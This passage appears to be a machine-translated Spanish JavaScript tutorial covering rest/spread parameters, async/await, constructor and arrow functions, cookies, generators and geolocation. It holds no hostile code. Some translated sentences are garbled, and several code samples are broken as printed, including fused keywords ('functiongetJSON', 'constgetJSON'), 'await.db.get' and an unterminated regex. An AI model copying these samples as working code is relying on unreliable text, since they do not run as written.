Desde ES6, la función se puede declarar con su último parámetro utilizando el [operador de resto](#) (`...`). Esto crea una matriz que contiene los argumentos desde ese punto en adelante.

```
function personLogsSomeThings(person, ...msg) {
  msg.forEach(arg => {
    console.log(person, 'says', arg);
  });
}

personLogsSomeThings('John', 'hello', 'world');
// logs "John says hello"
// logs "John says world"
```

Las funciones también se pueden llamar de forma similar, la [sintaxis de propagación](#).

```
const logArguments = (...args) => console.log(args)
const list = [1, 2, 3]

logArguments('a', 'b', 'c', ...list)
// output: Array [ "a", "b", "c", 1, 2, 3 ]
```

Esta sintaxis se puede usar para insertar un número arbitrario de argumentos en cualquier posición, y se puede usar con cualquier iterable (la `apply` acepta solo objetos de tipo matriz).

```
const logArguments = (...args) => console.log(args)
function* generateNumbers() {
  yield 6
  yield 5
  yield 4
}

logArguments('a', ...generateNumbers(), ...'pqr', 'b')
// output: Array [ "a", 6, 5, 4, "p", "q", "r", "b" ]
```

Obtener el nombre de un objeto de función

6

ES6 :

```
myFunction.name
```

[Explicación sobre MDN](#) . A partir de 2015 funciona en nodejs y en todos los navegadores principales, excepto IE.

5

ES5 :

Si tiene una referencia a la función, puede hacer:

```
function functionName( func )
{
    // Match:
    // - ^          the beginning of the string
    // - function   the word 'function'
    // - \s+        at least some white space
    // - ([\w\$]+)  capture one or more valid JavaScript identifier characters
    // - \C         followed by an opening brace
    //
    var result = /^function\s+([\w\$]+)\(.exec( func.toString() )

    return result ? result[1] : ''
}
```

Solicitud parcial

Al igual que en el curry, la aplicación parcial se usa para reducir el número de argumentos pasados a una función. A diferencia del curry, el número no tiene que bajar uno.

Ejemplo:

Esta función ...

```
function multiplyThenAdd(a, b, c) {
    return a * b + c;
}
```

... se puede usar para crear otra función que siempre se multiplicará por 2 y luego agregará 10 al valor pasado;

```
function reversedMultiplyThenAdd(c, b, a) {
    return a * b + c;
}

function factory(b, c) {
    return reversedMultiplyThenAdd.bind(null, c, b);
}

var multiplyTwoThenAddTen = factory(2, 10);
multiplyTwoThenAddTen(10); // 30
```

La parte "aplicación" de la aplicación parcial simplemente significa fijar los parámetros de una función.

Composición de funciones

La composición de múltiples funciones en una es una práctica común de programación funcional; la composición es un conducto a través del cual nuestros datos transitarán y se modificarán simplemente trabajando en la función-composición (al igual que unir partes de una pista) ...

Comienzas con algunas funciones de responsabilidad única:

6

```
const capitalize = x => x.replace(/\w/, m => m.toUpperCase());
const sign = x => x + '\nmade with love';
```

y crear fácilmente una pista de transformación:

6

```
const formatText = compose(capitalize, sign);

formatText('this is an example')
//This is an example,
//made with love
```

NB La composición se logra a través de una función de utilidad que generalmente se llama `compose` como en nuestro ejemplo.

La implementación de `compose` está presente en muchas bibliotecas de utilidades de JavaScript ([lodash](#) , [rambda](#) , etc.) pero también puede comenzar con una implementación simple como:

6

```
const compose = (...functs) =>
  x =>
    functs.reduce((ac, f) => f(ac), x);
```

Capítulo 47: Funciones asíncronas (async / await)

Introducción

async y await construir sobre promesas y generadores para expresar acciones en línea asíncronas. Esto hace que el código asíncrono o de devolución de llamada sea mucho más fácil de mantener.

Las funciones con la palabra clave `async` devuelven una `Promise` y pueden llamarse con esa sintaxis.

Dentro de una `async function` la palabra clave `await` puede aplicarse a cualquier `Promise`, y hará que todo el cuerpo de la función después de la `await` se ejecute después de que se resuelva la promesa.

Sintaxis

- función asíncrona `foo () {`
 ...
 `aguarda asyncCall ()`
 `}`
- función asíncrona `() {...}`
- `async () => {...}`
- `(async () => {`
 `const data = esperar asyncCall ()`
 `console.log (datos)}) ()`

Observaciones

Las funciones asíncronas son un azúcar sintáctico sobre promesas y generadores. Le ayudan a hacer que su código sea más legible, fácil de mantener, más fácil de detectar errores y con menos niveles de sangría.

Examples

Introducción

Una función definida como `async` es una función que puede realizar acciones asíncronas, pero aún así parece sincrónica. La forma en que se hace es utilizar el `await` palabra clave para diferir la función mientras se espera una `promesa` para resolver o rechazar.

Nota: Las funciones asíncronas son [una propuesta de Etapa 4 \("Finalizada"\)](#) en curso para ser

incluidas en el estándar ECMAScript 2017.

Por ejemplo, usando la [API Fetch](#) basada en promesa:

```
async functiongetJSON(url) {  
    try {  
        const response = await fetch(url);  
        return await response.json();  
    }  
    catch (err) {  
        // Rejections in the promise will get thrown here  
        console.error(err.message);  
    }  
}
```

Una función asíncrona siempre devuelve una Promesa, por lo que puede usarla en otras funciones asíncronas.

Estilo de función de flecha

```
constgetJSON = async url => {  
    const response = await fetch(url);  
    return await response.json();  
}
```

Menos sangría

Con promesas:

```
function doTheThing() {  
    return doOneThing()  
        .then(doAnother)  
        .then(doSomeMore)  
        .catch(handleErrors)  
}
```

Con funciones asíncronas:

```
async function doTheThing() {  
    try {  
        const one = await doOneThing();  
        const another = await doAnother(one);  
        return await doSomeMore(another);  
    } catch (err) {  
        handleErrors(err);  
    }  
}
```

Observe cómo la devolución está en la parte inferior, y no en la parte superior, y utiliza la mecánica de manejo de errores nativa del idioma (`try/catch`).

Espera y precedencia del operador.

Debe tener en cuenta la prioridad del operador cuando utilice la palabra clave `await`.

Imagina que tenemos una función asíncrona que llama a otra función asíncrona, `getUnicorn()` que devuelve una Promesa que se resuelve en una instancia de la clase `Unicorn`. Ahora queremos obtener el tamaño del unicornio utilizando el método `getSize()` de esa clase.

Mira el siguiente código:

```
async function myAsyncFunction() {  
    await getUnicorn().getSize();  
}
```

A primera vista, parece válido, pero no lo es. Debido a la precedencia del operador, es equivalente a lo siguiente:

```
async function myAsyncFunction() {  
    await (getUnicorn().getSize());  
}
```

Aquí intentamos llamar al método `getSize()` del objeto Promise, que no es lo que queremos.

En su lugar, deberíamos usar paréntesis para indicar que primero queremos esperar al unicornio, y luego llamar `getSize()` método `getSize()` del resultado:

```
async function asyncFunction() {  
    (await getUnicorn()).getSize();  
}
```

Por supuesto, la versión anterior podría ser válida en algunos casos, por ejemplo, si la función `getUnicorn()` era sincrónica, pero el método `getSize()` era asíncrono.

Funciones asíncronas en comparación con las promesas

`async` funciones `async` no reemplazan el tipo de `Promise`; agregan palabras clave de lenguaje que hacen que las promesas sean más fáciles de llamar. Son intercambiables:

```
async function doAsyncThing() { ... }  
  
function doPromiseThing(input) { return new Promise((r, x) => ...); }  
  
// Call with promise syntax  
doAsyncThing()  
.then(a => doPromiseThing(a))  
.then(b => ...)  
.catch(ex => ...);  
  
// Call with await syntax  
try {  
    const a = await doAsyncThing();  
    const b = await doPromiseThing(a);
```

```
    ...
}

catch(ex) { ... }
```

Cualquier función que use cadenas de promesas puede reescribirse usando `await`:

```
function newUnicorn() {
  return fetch('unicorn.json') // fetch unicorn.json from server
    .then(responseCurrent => responseCurrent.json()) // parse the response as JSON
    .then(unicorn =>
      fetch('new/unicorn', { // send a request to 'new/unicorn'
        method: 'post', // using the POST method
        body: JSON.stringify({unicorn}) // pass the unicorn to the request body
      })
    )
    .then(responseNew => responseNew.json())
    .then(json => json.success) // return success property of response
    .catch(err => console.log('Error creating unicorn:', err));
}
```

La función se puede reescribir usando `async / await` siguiente manera:

```
async function newUnicorn() {
  try {
    const responseCurrent = await fetch('unicorn.json'); // fetch unicorn.json from server
    const unicorn = await responseCurrent.json(); // parse the response as JSON
    const responseNew = await fetch('new/unicorn', { // send a request to 'new/unicorn'
      method: 'post', // using the POST method
      body: JSON.stringify({unicorn}) // pass the unicorn to the request
    });
    const json = await responseNew.json();
    return json.success // return success property of response
  } catch (err) {
    console.log('Error creating unicorn:', err);
  }
}
```

Esta variante `async` de `newUnicorn()` parece devolver una `Promise`, pero en realidad había varias palabras clave de `await`. Cada uno devolvió una `Promise`, así que en realidad teníamos una colección de promesas en lugar de una cadena.

De hecho, podemos considerarlo como un generador de `function*`, cada uno de los cuales `await` ser una `yield new Promise`. Sin embargo, los resultados de cada promesa son necesarios para que la próxima continúe la función. Esta es la razón por la que se necesita la palabra clave adicional `async` en la función (así como la palabra clave `await` cuando se llaman las promesas), ya que le dice a Javascript que cree automáticamente un observador para esta iteración. La `Promise` devuelta por la `async function newUnicorn()` resuelve cuando se completa esta iteración.

Prácticamente, no necesitas considerar eso; `await` oculta la promesa y `async` oculta la iteración del generador.

Puede llamar a las funciones `async` como si fueran promesas y `await` cualquier promesa o función

`async`. No necesita `await` una función asíncrona, del mismo modo que puede ejecutar una promesa sin un `.then()`.

También puede utilizar un `IIFE` `async` si desea ejecutar ese código inmediatamente:

```
(async () => {
  await makeCoffee()
  console.log('coffee is ready!')
})()
```

Looping con `async` espera

Al usar `async` en bucles, es posible que encuentre algunos de estos problemas.

Si solo intenta usar `forEach` **inside** `forEach`, se producirá un error de `Unexpected token`.

```
(async() => {
  data = [1, 2, 3, 4, 5];
  data.forEach(e => {
    const i = await somePromiseFn(e);
    console.log(i);
  });
})()
```

Esto viene del hecho de que erróneamente has visto la función de flecha como un bloque. La `await` estará en el contexto de la función de devolución de llamada, que no es `async`. El intérprete nos protege de cometer el error anterior, pero si agrega `async` a la `forEach` llamada `forEach` no se producen errores. Podría pensar que esto resuelve el problema, pero no funcionará como se esperaba.

Ejemplo:

```
(async() => {
  data = [1, 2, 3, 4, 5];
  data.forEach(async(e) => {
    const i = await somePromiseFn(e);
    console.log(i);
  });
  console.log('this will print first');
})()
```

Esto sucede porque la función `async` de devolución de llamada solo puede pausarse, no la función asíncrona primaria.

Podría escribir una función `asyncForEach` que devuelva una promesa y, a continuación, podría `await asyncForEach(async (e) => await somePromiseFn(e), data)` algo como `await asyncForEach(async (e) => await somePromiseFn(e), data)` Básicamente, devuelve una promesa que se resuelve cuando se esperan y se hacen todas las devoluciones de llamada. Pero hay mejores maneras de hacer esto, y es simplemente usar un bucle.

Puede usar un bucle `for-of` o un bucle `for/while while`, en realidad no importa cuál elija.

```
(async() => {
  data = [1, 2, 3, 4, 5];
  for (let e of data) {
    const i = await somePromiseFn(e);
    console.log(i);
  }
  console.log('this will print last');
})();
```

Pero hay otra trampa. Esta solución esperará a que cada llamada a `somePromiseFn` complete antes de iterar sobre la siguiente.

Esto es genial si realmente desea que sus invocaciones de `somePromiseFn` se ejecuten en orden, pero si desea que se ejecuten simultáneamente, tendrá que `await` en `Promise.all`.

```
(async() => {
  data = [1, 2, 3, 4, 5];
  const p = await Promise.all(data.map(async(e) => await somePromiseFn(e)));
  console.log(...p);
})();
```

`Promise.all` recibe una serie de promesas como único parámetro y devuelve una promesa.

Cuando todas las promesas de la matriz se resuelven, la promesa devuelta también se resuelve. Nosotros `await` con esa promesa y cuando se resuelva todos nuestros valores están disponibles.

Los ejemplos anteriores son totalmente ejecutables. La función `somePromiseFn` se puede realizar como una función de eco asíncrono con un tiempo de espera. Puede probar los ejemplos en [babel-repl](#) con al menos el ajuste preestablecido de `stage-3` y mirar la salida.

```
function somePromiseFn(n) {
  return new Promise((res, rej) => {
    setTimeout(() => res(n), 250);
  });
}
```

Operaciones asíncronas simultáneas (paralelas)

A menudo querrá realizar operaciones asíncronas en paralelo. Hay una sintaxis directa que admite esto en la propuesta de `async / await`, pero como `await` esperará una promesa, puede envolver varias promesas juntas en `Promise.all` para esperarlas:

```
// Not in parallel

async function getFriendPosts(user) {
  friendIds = await db.get("friends", { user }, { id: 1 });
  friendPosts = [];
  for (let id in friendIds) {
    friendPosts = friendPosts.concat( await db.get("posts", { user: id }) );
  }
}
```

```
// etc.  
}
```

Esto hará cada consulta para obtener las publicaciones de cada amigo en serie, pero se pueden hacer simultáneamente:

```
// In parallel  
  
async function getFriendPosts(user) {  
  friendIds = await.db.get("friends", {user}, {id: 1});  
  friendPosts = await Promise.all( friendIds.map(id =>  
    db.get("posts", {user: id})  
  );  
  // etc.  
}
```

Esto recorrerá la lista de ID para crear una serie de promesas. `await` esperará a que *todas las* promesas estén completas. `Promise.all` combina en una sola promesa, pero se hacen en paralelo.

Capítulo 48: Funciones constructoras

Observaciones

Las funciones de constructor son en realidad solo funciones regulares, no hay nada especial en ellas. Es solo la `new` palabra clave que causa el comportamiento especial que se muestra en los ejemplos anteriores. Las funciones de constructor aún se pueden llamar como una función normal si se desea, en cuyo caso deberá vincular `this` valor explícitamente.

Examples

Declarar una función constructora

Las funciones de constructor son funciones diseñadas para construir un nuevo objeto. Dentro de una función constructora, la palabra clave `this` se refiere a un objeto recién creado, que se pueden asignar valores a. Las funciones del constructor "devuelven" este nuevo objeto automáticamente.

```
function Cat(name) {  
  this.name = name;  
  this.sound = "Meow";  
}
```

Las funciones de constructor se invocan usando la `new` palabra clave:

```
let cat = new Cat("Tom");  
cat.sound; // Returns "Meow"
```

Las funciones de constructor también tienen una propiedad `prototype` que apunta a un objeto cuyas propiedades son heredadas automáticamente por todos los objetos creados con ese constructor:

```
Cat.prototype.speak = function() {  
  console.log(this.sound);  
}  
  
cat.speak(); // Outputs "Meow" to the console
```

Los objetos creados por las funciones de constructor también tienen una propiedad especial en su prototipo llamado `constructor`, que apunta a la función utilizada para crearlos:

```
cat.constructor // Returns the `Cat` function
```

Los objetos creados por las funciones del constructor también se consideran "instancias" de la función del constructor por el operador `instanceof`:

```
cat instanceof Cat // Returns "true"
```

Capítulo 49: Funciones de flecha

Introducción

Las funciones de flecha son una forma concisa de escribir funciones [anónimas de ámbito léxico](#) en [ECMAScript 2015 \(ES6\)](#).

Sintaxis

- `x => y` // Retorno implícito
- `x => {return y}` // Retorno explícito
- `(x, y, z) => {...}` // Múltiples argumentos
- `async () => {...}` // Funciones de flecha asíncrona
- `((() => {...})())` // Expresión de función invocada de inmediato
- `const myFunc = x =>`
`=> x * 2` // Un salto de línea antes de la flecha arrojará un error 'Señal inesperada'
- `const myFunc = x =>`
`x * 2` // Un salto de línea después de la flecha es una sintaxis válida

Observaciones

Para obtener más información sobre las funciones en JavaScript, consulte la documentación de [Funciones](#).

Las funciones de flecha forman parte de la especificación ECMAScript 6, por lo que el [soporte del navegador](#) puede ser limitado. La siguiente tabla muestra las versiones más antiguas del navegador que admiten funciones de flecha.

Cromo	Borde	Firefox	explorador de Internet	Ópera	mini Opera	Safari
45	12	22	<i>actualmente no disponible</i>	32	<i>actualmente no disponible</i>	10

Examples

Introducción

En JavaScript, las funciones pueden definirse de forma anónima utilizando la sintaxis de "flecha" (`=>`), que a veces se denomina una *expresión lambda* debido a [las similitudes de Common Lisp](#).

La forma más simple de una función de flecha tiene sus argumentos en el lado izquierdo de `=>` y el valor de retorno en el lado derecho:

```
item => item + 1 // -> function(item){return item + 1}
```

Esta función se puede [invocar inmediatamente](#) proporcionando un argumento a la expresión:

```
(item => item + 1)(41) // -> 42
```

Si una función de flecha toma un solo parámetro, los paréntesis alrededor de ese parámetro son opcionales. Por ejemplo, las siguientes expresiones asignan el mismo tipo de función en [variables constantes](#):

```
const foo = bar => bar + 1;  
const bar = (baz) => baz + 1;
```

Sin embargo, si la función de flecha no toma parámetros, o más de un parámetro, un nuevo conjunto de paréntesis *debe* encerrar todos los argumentos:

```
((() => "foo"))() // -> "foo"  
  
((bow, arrow) => bow + arrow)('I took an arrow ', 'to the knee...')  
// -> "I took an arrow to the knee..."
```

Si el cuerpo de la función no consiste en una sola expresión, debe estar entre corchetes y usar una declaración de `return` explícita para proporcionar un resultado:

```
(bar => {  
  const baz = 41;  
  return bar + baz;  
})(1); // -> 42
```

Si el cuerpo de la función de flecha consiste solo en un objeto literal, este objeto literal debe estar entre paréntesis:

```
(bar => ({ baz: 1 }))(); // -> Object {baz: 1}
```

Los paréntesis adicionales indican que los corchetes de apertura y cierre son parte del objeto literal, es decir, no son delimitadores del cuerpo de la función.

Alcance y vinculación léxica (valor de "esto")

Las funciones de las flechas tienen un [alcance léxico](#); esto significa que su `this` unión es unido al contexto del ámbito circundante. Es decir, todo `this` refiere a `esto` se puede preservar utilizando una función de flecha.

Echa un vistazo al siguiente ejemplo. La clase `Cow` tiene un método que le permite imprimir el sonido que produce después de 1 segundo.

```
class Cow {  
  
    constructor() {  
        this.sound = "moo";  
    }  
  
    makeSoundLater() {  
        setTimeout(() => console.log(this.sound), 1000);  
    }  
}  
  
const betsy = new Cow();  
  
betsy.makeSoundLater();
```

En el método `makeSoundLater()`, `this` contexto se refiere a la instancia actual del objeto `Cow`, por lo que en el caso donde llamo a `betsy.makeSoundLater()`, `this` contexto se refiere a `betsy`.

Al utilizar la función de flecha, `conservo this` contexto para poder hacer referencia a `this.sound`. Cuando llegue el momento de imprimirla, es necesario que se imprima correctamente "moo".

Si hubiera usado una [función](#) regular en lugar de la función de flecha, perdería el contexto de estar dentro de la clase y no podría acceder directamente a la propiedad de `sound`.

Objeto de argumentos

Las funciones de flecha no exponen un objeto de argumentos; por lo tanto, los `arguments` se referirían simplemente a una variable en el alcance actual.

```
const arguments = [true];  
const foo = x => console.log(arguments[0]);  
  
foo(false); // -> true
```

Debido a esto, las funciones de dirección **tampoco** son conscientes de su persona que llama / destinatario de la llamada.

Si bien la falta de un objeto de argumentos puede ser una limitación en algunos casos de borde, los parámetros de descanso son generalmente una alternativa adecuada.

```
const arguments = [true];  
const foo = (...arguments) => console.log(arguments[0]);  
  
foo(false); // -> false
```

Retorno implícito

Las funciones de flecha pueden devolver valores implícitamente al simplemente omitir las llaves

que tradicionalmente envuelven el cuerpo de una función si su cuerpo solo contiene una sola expresión.

```
const foo = x => x + 1;
foo(1); // -> 2
```

Cuando se usan retornos implícitos, los literales de los objetos deben estar entre paréntesis para que las llaves no se confundan con la apertura del cuerpo de la función.

```
const foo = () => { bar: 1 } // foo() returns undefined
const foo = () => ({ bar: 1 }) // foo() returns {bar: 1}
```

Retorno explícito

Las funciones de flecha pueden comportarse de forma muy similar a las [funciones clásicas](#), ya que puede devolver explícitamente un valor utilizando la palabra clave `return`; simplemente envuelve el cuerpo de tu función entre llaves y devuelve un valor:

```
const foo = x => {
  return x + 1;
}

foo(1); // -> 2
```

La flecha funciona como un constructor.

Las funciones de flecha lanzarán un `TypeError` cuando se utilicen con la `new` palabra clave.

```
const foo = function () {
  return 'foo';
}

const a = new foo();

const bar = () => {
  return 'bar';
}

const b = new bar(); // -> Uncaught TypeError: bar is not a constructor...
```

Capítulo 50: Galletas

Examples

Agregar y configurar cookies

Las siguientes variables configuran el siguiente ejemplo:

```
var COOKIE_NAME = "Example Cookie";          /* The cookie's name. */
var COOKIE_VALUE = "Hello, world!";           /* The cookie's value. */
var COOKIE_PATH = "/foo/bar";                 /* The cookie's path. */
var COOKIE_EXPIRES;                         /* The cookie's expiration date (config'd below). */

/* Set the cookie expiration to 1 minute in future (60000ms = 1 minute). */
COOKIE_EXPIRES = (new Date(Date.now() + 60000)).toUTCString();
```

```
document.cookie +=
  COOKIE_NAME + "=" + COOKIE_VALUE
  + "; expires=" + COOKIE_EXPIRES
  + "; path=" + COOKIE_PATH;
```

Galletas de lectura

```
var name = name + "=",
  cookie_array = document.cookie.split(';'),
  cookie_value;
for(var i=0;i<cookie_array.length;i++) {
  var cookie=cookie_array[i];
  while(cookie.charAt(0)==' ')
    cookie = cookie.substring(1,cookie.length);
  if(cookie.indexOf(name)==0)
    cookie_value = cookie.substring(name.length,cookie.length);
}
```

Esto establecerá `cookie_value` al valor de la cookie, si es que existe. Si la cookie no está configurada, establecerá `cookie_value` en null

Eliminar cookies

```
var expiry = new Date();
expiry.setTime(expiry.getTime() - 3600);
document.cookie = name + "=; expires=" + expiry.toGMTString() + "; path=/"
```

Esto eliminará la cookie con un `name` dado.

Probar si las cookies están habilitadas

Si desea asegurarse de que las cookies estén habilitadas antes de usarlas, puede usar `navigator.cookieEnabled`:

```
if (navigator.cookieEnabled === false)
{
    alert("Error: cookies not enabled!");
}
```

Tenga en cuenta que en navegadores más antiguos, `navigator.cookieEnabled` puede no existir y estar indefinido. En esos casos no detectará que las cookies no estén habilitadas.

Capítulo 51: Generadores

Introducción

Las funciones del generador (definidas por la palabra clave `function*`) se ejecutan como corrutinas, generando una serie de valores a medida que se solicitan a través de un iterador.

Sintaxis

- función * nombre (parámetros) {valor de rendimiento; valor de retorno}
- generador = nombre (argumentos)
- {value, done} = generator.next (value)
- {valor, hecho} = generador.retorno (valor)
- generador.throw (error)

Observaciones

Las funciones del generador son una característica introducida como parte de la especificación ES 2015 y no están disponibles en todos los navegadores. También son totalmente compatibles con Node.js a partir de la v6.0 . Para obtener una lista detallada de compatibilidad del navegador, consulte la [Documentación de MDN](#) y, para Nodo, visite el [sitio web node.green](#) .

Examples

Funciones del generador

Se crea una `function*` *generador* con una declaración de `function*` . Cuando se le llama, su cuerpo **no** se ejecuta inmediatamente. En su lugar, devuelve un *objeto generador* , que se puede usar para "pasar por" la ejecución de la función.

Una expresión de `yield` dentro del cuerpo de la función define un punto en el que la ejecución se puede suspender y reanudar.

```
function* nums() {
  console.log('starting');    // A
  yield 1;                  // B
  console.log('yielded 1'); // C
  yield 2;                  // D
  console.log('yielded 2'); // E
  yield 3;                  // F
  console.log('yielded 3'); // G
}
var generator = nums(); // Returns the iterator. No code in nums is executed

generator.next(); // Executes lines A,B returning { value: 1, done: false }
// console: "starting"
generator.next(); // Executes lines C,D returning { value: 2, done: false }
```

```
// console: "yielded 1"
generator.next(); // Executes lines E,F returning { value: 3, done: false }
// console: "yielded 2"
generator.next(); // Executes line G returning { value: undefined, done: true }
// console: "yielded 3"
```

Salida de iteración temprana

```
generator = nums();
generator.next(); // Executes lines A,B returning { value: 1, done: false }
generator.next(); // Executes lines C,D returning { value: 2, done: false }
generator.return(3); // no code is executed returns { value: 3, done: true }
// any further calls will return done = true
generator.next(); // no code executed returns { value: undefined, done: true }
```

Lanzar un error a la función del generador.

```
function* nums() {
  try {
    yield 1;          // A
    yield 2;          // B
    yield 3;          // C
  } catch (e) {
    console.log(e.message); // D
  }
}

var generator = nums();

generator.next(); // Executes line A returning { value: 1, done: false }
generator.next(); // Executes line B returning { value: 2, done: false }
generator.throw(new Error("Error!!")); // Executes line D returning { value: undefined, done: true }
// console: "Error!!"
generator.next(); // no code executed. returns { value: undefined, done: true }
```

Iteración

Un generador es *iterable*. Puede enlazarse con una sentencia `for...of`, y usarse en otras construcciones que dependen del protocolo de iteración.

```
function* range(n) {
  for (let i = 0; i < n; ++i) {
    yield i;
  }
}

// looping
for (let n of range(10)) {
  // n takes on the values 0, 1, ... 9
}

// spread operator
let nums = [...range(3)]; // [0, 1, 2]
let max = Math.max(...range(100)); // 99
```

Aquí hay otro ejemplo de uso del generador para personalizar objetos iterables en ES6. Aquí función de `function * generador anónimo function *` utilizada.

```
let user = {
  name: "sam", totalReplies: 17, isBlocked: false
};

user[Symbol.iterator] = function *(){
  let properties = Object.keys(this);
  let count = 0;
  let isDone = false;

  for(let p of properties){
    yield this[p];
  }
};

for(let p of user){
  console.log( p );
}
```

Envío de valores al generador

Es posible *enviar* un valor al generador pasándolo al método `next()`.

```
function* summer() {
  let sum = 0, value;
  while (true) {
    // receive sent value
    value = yield;
    if (value === null) break;

    // aggregate values
    sum += value;
  }
  return sum;
}
let generator = summer();

// proceed until the first "yield" expression, ignoring the "value" argument
generator.next();

// from this point on, the generator aggregates values until we send "null"
generator.next(1);
generator.next(10);
generator.next(100);

// close the generator and collect the result
let sum = generator.next(null).value; // 111
```

Delegando a otro generador

Desde dentro de una función de generador, el control puede delegarse a otra función de generador usando el `yield*`.

```

function* g1() {
  yield 2;
  yield 3;
  yield 4;
}

function* g2() {
  yield 1;
  yield* g1();
  yield 5;
}

var it = g2();

console.log(it.next()); // 1
console.log(it.next()); // 2
console.log(it.next()); // 3
console.log(it.next()); // 4
console.log(it.next()); // 5
console.log(it.next()); // undefined

```

Interfaz Iterator-Observer

Un generador es una combinación de dos cosas: un **Iterator** y un **Observer**.

Iterador

Un iterador es algo cuando invocado devuelve un `iterable`. Un `iterable` es algo que puedes iterar. Desde ES6/ES2015 en adelante, todas las colecciones (Array, Map, Set, WeakMap, WeakSet) cumplen con el contrato de `Iterable`.

Un generador (**iterador**) es un productor. En iteración, el consumidor `PULL` es el valor del productor.

Ejemplo:

```

function *gen() { yield 5; yield 6; }
let a = gen();

```

Siempre que llame `a.next()`, básicamente estás `PULL` valor del iterador -ing y `pause` la ejecución en el `yield`. La próxima vez que llame a `a.next()`, la ejecución se reanudará desde el estado previamente pausado.

Observador

Un generador también es un observador mediante el cual puede enviar algunos valores de vuelta al generador.

```

function *gen() {
  document.write('<br>observer:', yield 1);
}

```

```

}
var a = gen();
var i = a.next();
while(!i.done) {
  document.write('<br>iterator:', i.value);
  i = a.next(100);
}

```

Aquí puede ver que el `yield 1` se usa como una expresión que se evalúa a algún valor. El valor que evalúa es el valor enviado como argumento a la `a.next` función `a.next`.

Entonces, por primera vez, `i.value` será el primer valor producido (`1`), y al continuar la iteración al siguiente estado, enviamos un valor al generador usando `a.next(100)`.

Haciendo asíncrono con generadores.

Los generadores se usan ampliamente con la función `spawn` (de `taskJS` o `co`), donde la función toma un generador y nos permite escribir código asíncrono de forma síncrona. Esto NO significa que el código asíncrono se convierta en código de sincronización / se ejecute de forma síncrona. Esto significa que podemos escribir código que parezca `sync` pero internamente aún es `async`.

La sincronización es BLOQUEO; Async está esperando. Escribir código que bloquee es fácil. Cuando PULLing, el valor aparece en la posición de asignación. Al presionar PUSH, el valor aparece en la posición de argumento de la devolución de llamada.

Cuando usas iteradores, PULL el valor del productor. Cuando utiliza devoluciones de llamada, el productor PUSH es el valor a la posición de argumento de la devolución de llamada.

```

var i = a.next() // PULL
dosomething(..., v => { ... }) // PUSH

```

Aquí, `a.next()` el valor de `a.next()` y en el segundo, `v => { ... }` es la devolución de llamada y un valor es PUSH ed en la posición de argumento `v` de la función de devolución de llamada.

Usando este mecanismo pull-push, podemos escribir una programación asíncrona como esta,

```

let delay = t => new Promise(r => setTimeout(r, t));
spawn(function*() {
  // wait for 100 ms and send 1
  let x = yield delay(100).then(O => 1);
  console.log(x); // 1

  // wait for 100 ms and send 2
  let y = yield delay(100).then(O => 2);
  console.log(y); // 2
});

```

Entonces, mirando el código anterior, estamos escribiendo un código asíncrono que parece estar blocking (las declaraciones de rendimiento esperan 100 ms y luego continúan la ejecución), pero en realidad están waiting. La propiedad de `pause` y `resume` del generador nos permite hacer este

increíble truco.

Como funciona ?

La función spawn utiliza la `yield promise` para PULSAR el estado de promesa del generador, espera hasta que se resuelva la promesa y PUSA el valor resuelto al generador para que pueda consumirlo.

Úsalo ahora

Por lo tanto, con los generadores y la función spawn, puede limpiar todo su código asíncrono en NodeJS para que parezca que está sincronizado. Esto hará que la depuración sea fácil. También el código se verá limpio.

Esta característica llegará a las futuras versiones de JavaScript, ya que `async...await`. Pero puede usarlos hoy en ES2015 / ES6 usando la función spawn definida en las bibliotecas - taskjs, co o bluebird

Flujo asíncrono con generadores.

Los generadores son funciones que pueden pausar y luego reanudar la ejecución. Esto permite emular funciones asíncronas utilizando bibliotecas externas, principalmente qo co. Básicamente, permite escribir funciones que esperan resultados asíncronos para continuar:

```
function someAsyncResult() {
    return Promise.resolve('newValue')
}

q.spawn(function * () {
    var result = yield someAsyncResult()
    console.log(result) // 'newValue'
})
```

Esto permite escribir código asíncrono como si fuera síncrono. Por otra parte, tratar de atrapar el trabajo sobre varios bloques asíncronos. Si la promesa es rechazada, el error es atrapado por la siguiente captura:

```
function asyncError() {
    return new Promise(function (resolve, reject) {
        setTimeout(function () {
            reject(new Error('Something went wrong'))
        }, 100)
    })
}

q.spawn(function * () {
    try {
        var result = yield asyncError()
    } catch (e) {
        console.error(e) // Something went wrong
    }
})
```

Usar `co` funcionaría exactamente igual pero con `co(function * () {...})` lugar de `q.spawn`

Capítulo 52: Geolocalización

Sintaxis

- navigator.geolocation.getCurrentPosition (*successFunc* , *failureFunc*)
- navigator.geolocation.watchPosition (*updateFunc* , *failureFunc*)
- navigator.geolocation.clearWatch (*watchId*)

Observaciones

La API de geolocalización hace lo que puede esperar: recuperar información sobre el paradero del cliente, representada en latitud y longitud. Sin embargo, corresponde al usuario aceptar dar su ubicación.

Esta API se define en la [especificación de la API de geolocalización](#) W3C. Las características para obtener direcciones cívicas y para habilitar el geofencing / desencadenamiento de eventos se han explorado, pero no están ampliamente implementadas.

Para comprobar si el navegador es compatible con la API de geolocalización:

```
if(navigator.geolocation){  
    // Hooray! Support!  
} else {  
    // No support...  
}
```

Examples

Obtener la latitud y longitud de un usuario

```
if (navigator.geolocation) {  
    navigator.geolocation.getCurrentPosition(geolocationSuccess, geolocationFailure);  
} else {  
    console.log("Geolocation is not supported by this browser.");  
}  
  
// Function that will be called if the query succeeds  
var geolocationSuccess = function(pos) {  
    console.log("Your location is " + pos.coords.latitude + "°, " + pos.coords.longitude +  
    "°.");  
};  
  
// Function that will be called if the query fails  
var geolocationFailure = function(err) {  
    console.log("ERROR (" + err.code + "): " + err.message);  
};
```

Códigos de error más descriptivos.

En el caso de que la geolocalización falle, su función de devolución de llamada recibirá un objeto `PositionError`. El objeto incluirá un atributo llamado `code` que tendrá un valor de `1`, `2` o `3`. Cada uno de estos números significa un tipo diferente de error; La función `getErrorCode()` continuación toma el `PositionError.code` como su único argumento y devuelve una cadena con el nombre del error que ocurrió.

```
var getErrorCode = function(err) {
  switch (err.code) {
    case err.PERMISSION_DENIED:
      return "PERMISSION_DENIED";
    case err.POSITION_UNAVAILABLE:
      return "POSITION_UNAVAILABLE";
    case err.TIMEOUT:
      return "TIMEOUT";
    default:
      return "UNKNOWN_ERROR";
  }
};
```

Se puede utilizar en `geolocationFailure()` así:

```
var geolocationFailure = function(err) {
  console.log("ERROR (" + getErrorCode(err) + "): " + err.message);
};
```

Recibe actualizaciones cuando cambia la ubicación de un usuario

También puede recibir actualizaciones periódicas de la ubicación del usuario; por ejemplo, a medida que se mueven mientras usan un dispositivo móvil. El seguimiento de la ubicación a lo largo del tiempo puede ser muy delicado, así que asegúrese de explicar al usuario con anticipación por qué solicita este permiso y cómo utilizará los datos.

```
if (navigator.geolocation) {
